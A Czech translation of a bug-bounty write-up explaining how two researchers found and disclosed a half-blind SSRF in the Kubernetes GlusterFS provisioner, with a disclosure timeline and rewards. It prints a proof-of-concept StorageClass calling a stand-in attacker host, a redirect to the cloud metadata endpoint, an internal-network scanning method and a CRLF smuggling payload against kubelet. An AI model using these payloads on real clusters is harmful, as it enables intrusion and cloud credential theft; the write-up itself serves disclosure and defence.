

Pozn. přek.: autoři tohoto článku podrobně popisují, jak se jim podařilo objevit zranitelnost v Kubernetes. Ačkoli na první pohled nevypadala příliš nebezpečně, v kombinaci s jinými faktory se její kritičnost pro některé poskytovatele cloudových služeb ukázala jako maximální. Specialisté byli štědře odměněni několika organizacemi za svou práci.
Kdo jsme
Jsme dva francouzští bezpečnostní výzkumníci, kteří společně objevili zranitelnost v Kubernetes. Jmenujeme se Brice Augras a Christophe Hauquiert, ale na mnoha platformách Bug Bounty jsme známí jako Reeverzax a Hach.
- — ;
- — architekt Kubernetes ve společnosti Nokia.
Co se stalo?
Tento článek je náš způsob, jak sdělit, jak se běžný výzkumný projekt nečekaně změnil v nejzajímavější dobrodružství v životě lovců chyb (alespoň prozatím).
Jak už možná víte, lovci chyb mají pár pozoruhodných rysů:
- žijí na pizzách a pivu;
- pracují, když ostatní spí.
Nejsme výjimkou, obvykle se scházíme o víkendech a pořádáme bezesné hackerské noci. Ale jedna z těchto nocí skončila velmi neobvykle.
Původně jsme se chtěli setkat, abychom probrali účast na následující den. Během rozhovoru o bezpečnosti Kubernetes v řízeném servisním prostředí jsme si vzpomněli na starý nápad SSRF () a rozhodli jsme se to zkusit použít jako scénář útoku.
Ve 11 večer jsme se pustili do výzkumu a šli spát brzy ráno, velmi spokojeni s výsledky. Díky tomuto výzkumu jsme narazili na program MSRC Bug Bounty a přišli jsme s exploitací s eskalací oprávnění.
Uplynulo několik týdnů/měsíců a náš nečekaný výsledek nám přinesl jednu z nejvyšších odměn v historii Azure Cloud Bug Bounty — kromě té, kterou jsme získali od Kubernetes!
Na základě našeho výzkumného projektu výbor Kubernetes Product Security Committee publikoval .
Nyní bychom chtěli co nejvíce šířit informace o nalezené zranitelnosti. Doufáme, že oceníte naše zjištění a sdílíte technické detaily s ostatními členy infosec komunity!
Takže, tady je náš příběh…
Kontext
Aby maximálně objasnili smysl události, podívejme se nejdříve na to, jak Kubernetes funguje v řízeném cloudovém prostředí.
Když vytváříte instanci klastru Kubernetes v takovém prostředí, obvykle je o chod řídící vrstvy postaráno poskytovatelem cloudových služeb:

Řídící vrstva se nachází na okraji cloudového poskytovatele, zatímco uzly Kubernetes jsou na okraji klienta.
Pro dynamické přidělování objemů se používá mechanismus jejich dynamického poskytování z externího úložiště a přiřazování k PVC (persistent volume claim, tj. žádosti o objem).
Takže poté, co je PVC vytvořeno a připojeno k StorageClassu v klastru K8s, další kroky související s poskytováním objemu přebírá kube/cloud controller manager (jeho přesné jméno závisí na verzi). (Pozn. přek.: O CCM na příkladu jeho implementace pro jednoho z cloudových poskytovatelů jsme již psali. .)
Existuje několik typů provisionerů podporovaných Kubernetes: většina z nich je integrována do zatímco jiné spravují dodateční provisionery, které jsou umístěny v podech v klastru.
Ve svém výzkumu jsme se zaměřili na vnitřní mechanismus poskytování objemů, které je znázorněno níže:

Dynamické poskytování objemů pomocí integrovaného provisionera Kubernetes.
Stručně řečeno, když je Kubernetes nasazen v řízeném prostředí, o chod controller managera se stará poskytovatel cloudových služeb, ale žádost o vytvoření objemu (číslo 3 na výše uvedeném schématu) opouští hranice interní sítě cloudového poskytovatele. A právě zde se situace stává opravdu zajímavou!
Scénář útoku
V této části popíšeme, jak jsme využili výše uvedený pracovní tok a získali přístup k interním zdrojům poskytovatele cloudových služeb. Také ukážeme, jak lze provést určité akce – například získat interní přihlašovací údaje nebo provést eskalaci oprávnění.
Jedna jednoduchá manipulace (v tomto případě se jedná o Service Side Request Forgery) pomohla překročit hranice klientského prostředí v klastrech různých poskytovatelů služeb spravovaného K8s.
Ve svých výzkumech jsme se zaměřili na provisioner GlusterFS. I když je další postup popsán v tomto kontextu, stejná zranitelnost se týká také Quobyte, StorageOS a ScaleIO.

Zneužití mechanismu dynamického poskytování svazků
Během analýzy tříd úložišť GlusterFS v zdrojových kódech klienta v Golangu jsme , že při prvním HTTP požadavku (3), zaslaném během vytváření svazku, je na konec uživatelské URL přidán parametr resturl je přidán /volumes.
Tento dodatečný přípath jsme se rozhodli odstranit přidáním # do parametru resturl. Zde je první YAML konfigurace, kterou jsme použili k testování na zranitelnosti „semi-blind“ SSRF (více o semi-blind nebo half-blind SSRF si můžete přečíst například, — pozn. překl.):
apiVersion: storage.k8s.io/v1
kind: StorageClass
metadata:
  name: poc-ssrf
provisioner: kubernetes.io/glusterfs
parameters:
  resturl: "http://attacker.com:6666/#"
---
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
  name: poc-ssrf
spec:
  accessModes:
  - ReadWriteOnce
  volumeMode: Filesystem
  resources:
    requests:
      storage: 8Gi
  storageClassName: poc-ssrf
Pak jsme pro vzdálené ovládání Kubernetes clusteru použili binární soubor kubectl. Obvykle poskytovatelé cloudu (Azure, Google, AWS atd.) umožňují získat přihlašovací údaje pro jejich použití v tomto nástroji.
Díky tomu jsme mohli použít svůj „speciální“ soubor. Kube-controller-manager vykonal výsledný HTTP požadavek:
kubectl create -f sc-poc.yaml 
Odpověď z pohledu útočníka
Brzy poté jsme také byli schopni získat HTTP odpověď ze cílového serveru — prostřednictvím příkazů describe pvc nebo get events v kubectl. A skutečně: tento ovladač Kubernetes je ve svých varováních/chybových zprávách jako výchozí příliš verbose...
Zde je příklad s odkazem na https://www.google.fr, nastaveným jako parametr resturl:
kubectl describe pvc poc-ssrf
# nebo můžete použít kubectl get events 
V rámci tohoto přístupu jsme byli omezeni na požadavky typu HTTP POST a nemohli jsme získat obsah těla odpovědi, pokud byl návratový kód 201. Proto jsme se rozhodli provést další výzkum a rozšířili tento scénář hackování o nové přístupy.
Evoluce našich výzkumů
- Pokročilý scénář č. 1: využití 302 přesměrování z externího serveru pro změnu HTTP metody, aby bylo možné lépe shromažďovat interní data.
- Pokročilý scénář č. 2: automatizace skenování LAN a detekce interních zdrojů.
- Pokročilý scénář č. 3: použití HTTP CRLF + smuggling pro vytváření přizpůsobených HTTP požadavků a získávání dat extrahovaných z logů kube-controlleru.
Technické specifikace
- Ve výzkumech byl použit Azure Kubernetes Service (AKS) s Kubernetes verze 1.12 v regionu Severní Evropa.
- Výše popsané scénáře byly prováděny na posledních verzích Kubernetes s výjimkou třetího scénáře, protože vyžadoval Kubernetes sestavený s Golang version ≤ 1.12.
- Vnější server útočníka —
https://attacker.com.
Pokročilý scénář č. 1: přesměrování HTTP POST požadavku na GET a získání citlivých dat
Původní metoda byla vylepšena konfigurací serveru útočníka na vrácení 302 HTTP Retcode, aby konvertovala POST požadavek na GET požadavek (krok 4 na schématu):

První požadavek (3), odešlý od klienta GlusterFS (Controller Manager), má typ POST. Provedením následujících kroků jsme ho dokázali převést na GET:
- Jako parametr
resturlve StorageClass je uvedenohttp://attacker.com/redirect.php. - Endpoint
https://attacker.com/redirect.phpodpovídá stavovému kódu 302 HTTP s následujícím Location Headerem:http://169.254.169.254. To může být jakýkoli jiný interní zdroj — v tomto případě se přesměrovací odkaz používá výhradně jako příklad. - Ve výchozím nastavení knihovna net/http Golang přesměrovává požadavek a konvertuje POST na GET se 302 stavovým kódem, což vede k tomu, že na cílový zdroj dorazí HTTP GET požadavek.

Abychom přečetli tělo HTTP odpovědi, je třeba provést popis objekt PVC:
kubectl describe pvc xxxZde je příklad HTTP odpovědi ve formátu JSON, kterou jsme dokázali získat:
Možnosti nalezené zranitelnosti v té době byly omezeny následujícími faktory:
- Neschopnost vložit HTTP hlavičky do odchozího požadavku.
- Neschopnost provádět POST požadavek s parametry v těle (to je pohodlné používat pro získání hodnoty klíče z instance etcd, která běží na 2379 portu, pokud se používá nešifrovaný HTTP).
- Neschopnost získat obsah těla odpovědi, když byl stavový kód roven 200 a odpověď neměla JSON Content-Type.
Pokročilý scénář č. 2: skenování lokální sítě
Tato metoda half-blind SSRF byla poté použita k prozkoumání interní sítě poskytovatele cloudových služeb a dotazování různých naslouchajících služeb (instance Metadata, Kubelet, etcd atd.) na základě odpovědí kube-controlleru.

Nejprve byly identifikovány standardní naslouchající porty komponent Kubernetes (8443, 10250, 10251 atd.), a poté bylo nutné automatizovat proces skenování.
S víc než jasné, že tento způsob skenování zdrojů je velmi specifický a není kompatibilní s tradičními skenery a SSRF nástroji, jsme se rozhodli vytvořit vlastní worker'y v bash skriptu, které automatizují celý proces.
Například pro rychlejší skenování rozsahu 172.16.0.0/12 vnitřní sítě bylo současně spuštěno 15 worker'ů. Výše uvedený rozsah IP byl vybrán čistě jako příklad a může být změněn na IP rozsah konkrétního poskytovatele služeb.
Pro skenování jedné IP adresy a jednoho portu je třeba provést následující:
- odstranit dříve ověřený StorageClass;
- odstranit předchozí ověřený Persistent Volume Claim;
- změnit hodnoty IP a Port v
sc.yaml; - vytvořit StorageClass s novou IP a portem;
- vytvořit nový PVC;
- vyextrahovat výsledky skenování pomocí describe pro PVC.
Pokročilý scénář č. 3: injekce CRLF + HTTP smuggling ve 'starých' verzích Kubernetes clusteru
Pokud k tomu poskytovatel nabízel staré verze K8s clusteru klientům a a otevíral jim přístup k logům kube-controller-manager, efekt byl ještě výraznější.
Útočníkovi je totiž mnohem snazší libovolně měnit HTTP požadavky, určené k získání úplné HTTP odpovědi.

Pro realizaci posledního scénáře musely být splněny následující podmínky:
- Uživatel musí mít přístup k logům kube-controller-manager (například v Azure LogInsights).
- Kubernetes cluster musí používat verzi Golang nižší než 1.12.
Nasadili jsme lokální prostředí, které simuluje výměnu dat mezi Go klientem GlusterFS a falešným cílovým serverem (prozatím se zdržíme publikování PoC).
Byla objevena , která se týká verzí Golang nižších než 1.12 a umožnila hackerům provádět útoky typu HTTP smuggling/CRLF.
Kombinací výše uvedeného half-blind SSRF společně s tímto jsme byli schopni odesílat požadavky podle vlastního uvážení, včetně substituce hlaviček, HTTP metody, parametrů a dat, které kube-controller-manager následně zpracovával.
Zde je příklad funkční 'návnady' v parametru resturl StorageClass, která implementuje podobný scénář útoku:
http://172.31.X.1:10255/healthz? HTTP/1.1rnConnection: keep-
alivernHost: 172.31.X.1:10255rnContent-Length: 1rnrn1rnGET /pods? HTTP/1.1rnHost: 172.31.X.1:10255rnrn
Výsledkem je chyba neschválená odpověď, zpráva, která se zapisuje do logů kontroleru. Díky výchozímu nastavení „rozsáhlosti“ se tam také ukládá obsah odpovědního HTTP zprávy.

To byla naše nejúspěšnější „návnada“ v rámci proof of concept.
Použitím tohoto přístupu jsme mohli provést některé z následujících útoků v clusterech různých poskytovatelů managed k8s: eskalace privilegií s získáním přihlašovacích údajů na metadata instancích, DoS mastera pomocí (nešifrovaných) HTTP požadavků na master instancích etcd a podobně.
Důsledky
V oficiálním prohlášení Kubernetes k nám zjištěné zranitelnosti SSRF byla přidělena známka CVSS 6.3/10: CVSS:3.0/AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:N/A:N. Pokud vezmeme v úvahu pouze zranitelnost spojenou s perimetrem Kubernetes, vektor integrity (integrity vector) je kvalifikován jako None.
Nicméně hodnocení možných důsledků v kontextu spravovaného servisního prostředí (a to byla nejzajímavější část našeho výzkumu!) nás povzbudilo k přeškálování zranitelnosti na známku Critical CVSS10/10 pro mnoho distributorů.
Níže najdete další informace, které pomohou pochopit, podle čeho jsme posuzovali možné důsledky v cloudových prostředích:
Integrita
- Vzdálené vykonávání příkazů pomocí získaných interních přihlašovacích údajů.
- Reprodukce výše popsaného scénáře metodou IDOR (Insecure Direct Object Reference, tedy nebezpečné přímé odkazy na objekty) s jinými zdroji nalezenými v lokální síti.
Ochrana soukromí
- Útok typu díky krádeži cloudových přihlašovacích údajů (např. metadata API).
- Sbírání informací pomocí skenování lokální sítě (stanovení verze SSH, verze HTTP serveru, …).
- Sbírání informací o instancích a infrastruktuře dotazováním interních API, jako je metadata API (
http://169.254.169.254, …). - Krádež údajů klientů pomocí cloudových přihlašovacích údajů.
Dostupnost
Všechny scénáře využití exploitů spojené s vektory útoků na integrity (integrita), mohou být použity k destruktivním činům a vést k tomu, že master instance z klientského perimetru (nebo jakéhokoli jiného) se stanou nedostupnými.
Vzhledem k tomu, že jsme byli v řízeném prostředí K8s a hodnotili dopad na integritu, lze si představit řadu scénářů, které by mohly ovlivnit dostupnost. Mezi další příklady patří poškození databáze etcd nebo provedení kritického volání API Kubernetes.
Chronologie
- 6. prosince 2019: odeslání zprávy o nalezené zranitelnosti do programu MSRC Bug Bounty.
- 3. ledna 2020: třetí strana informovala vývojáře Kubernetes o tom, že pracujeme na problému v oblasti zabezpečení, a požádala je, aby považovali SSRF za interní (in-core) zranitelnost. Následně jsme předložili celkovou zprávu s technickými podrobnostmi o zdroji problému.
- 15. ledna 2020: poskytli jsme vývojářům Kubernetes technické a celkové zprávy na jejich žádost (prostřednictvím platformy HackerOne).
- 15. ledna 2020: vývojáři Kubernetes nás informovali, že half-blind SSRF + CRLF injection pro předchozí verze je považována za in-core zranitelnost. Okamžitě jsme zastavili analýzy périmetru jiných poskytovatelů služeb: primární příčinou se začala zabývat tým K8s.
- 15. ledna 2020: prostřednictvím HackerOne bylo získáno odměna od MSRC.
- 16. ledna 2020: Kubernetes PSC (Product Security Committee) uznal zranitelnost a požádal, aby byla udržována v tajnosti do poloviny března kvůli velkému počtu potenciálních obětí.
- 11. února 2020: získána odměna od Google VRP.
- 4. března 2020: přes HackerOne byla získána odměna od Kubernetes.
- 15. března 2020: původně plánované veřejné odhalení bylo odloženo kvůli situaci s COVID-19.
- 1. června 2020: společné prohlášení Kubernetes + Microsoft o zranitelnosti.
TL;DR
- Pijeme pivo a jíme pizzu 🙂
- Objevili jsme in-core zranitelnost v Kubernetes, i když jsme to vůbec neměli v úmyslu.
- Provedli jsme další analýzu v clusterech různých poskytovatelů cloudu a podařilo se nám zvýšit škody způsobené zranitelností, abychom získali další skvělé bonusy.
- V tomto článku najdete řadu technických podrobností. Rádi je s vámi prodiskutujeme (Twitter: && ).
- Ukázalo se, že veškeré formality a sestavování zpráv zabere mnohem více času, než se očekávalo.
Odkazy
- ;
- ;
- ;
- .
P.S. od překladatele
Přečtěte si také náš blog:
- «»;
- «»;
- «».
Zdroj: habr.com
